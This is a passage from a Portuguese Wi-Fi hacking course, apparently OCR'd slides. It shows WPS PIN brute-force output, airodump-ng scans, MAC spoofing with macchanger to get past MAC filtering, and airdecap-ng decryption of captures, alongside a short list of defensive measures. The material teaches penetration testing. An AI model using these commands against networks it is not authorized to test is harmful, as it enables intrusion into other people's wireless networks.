[+] Associated with 70:03:7E:A1:86:12 (ESSID: Net_Jhayson)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0×02), re-trying last pin
[+] Trying pin "12345670"
```

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

MEDIDAS DE SEGURANÇA

1. SEGMENTAR REDE
2. REDE OCULTA
3. FILTRAGEM DE MAC
4. ADMINISTRAÇÃO DO WIFI

2 TROCA DE MAC ADDRESS

1. ifconfig wlan0 down
2. macchanger -m 64:A2:00:0D:04:0E wlan0
3. ifconfig wlan0 up

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0 --bssid 70:03:7E:A1:86:12 --channel 100

CH 100 ][ Elapsed: 12 s ][ 2022-08-29 18:23 ][

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

70:03:7E:A1:86:12  -61   5        4        0    0 100 1170   WPA2 CCMP   PSK  Net_Jhayson

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

70:03:7E:A1:86:12  64:A2:00:0D:04:0E  -48    0 - 6e     0        3
```


2 FILTRO DE MAC

Lista de Dispositivos Bloqueados

Lista de Dispositivos Autorizados

3 DESLIGUE O ACESSO À ADMINISTRAÇÃO PELO WIFI

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

AIRDECAP

```
airdecap-ng -e "linksys" -p 24022000 wpa_linksys.cap
```

Airdecap-ng permite descifrar arquivos de captura.

flags:
-e --> nome da rede
-p --> senha da rede

MUITO OBRIGADO!!!

"SE EU VI MAIS LONGE, FOI POR ESTAR SOBRE OMBROS DE GIGANTE", ISAAC NEWTON.

CONTATOS

https://github.com/jhaysonj/projeto-NM

https://www.linkedin.com/in/jhayson/ (sim, o linkedIn é apenas o meu nome)

https://www.facebook.com/jhayson.jales

https://t.me/jhaysonj

jhaysonbj@dcc.ufrj.br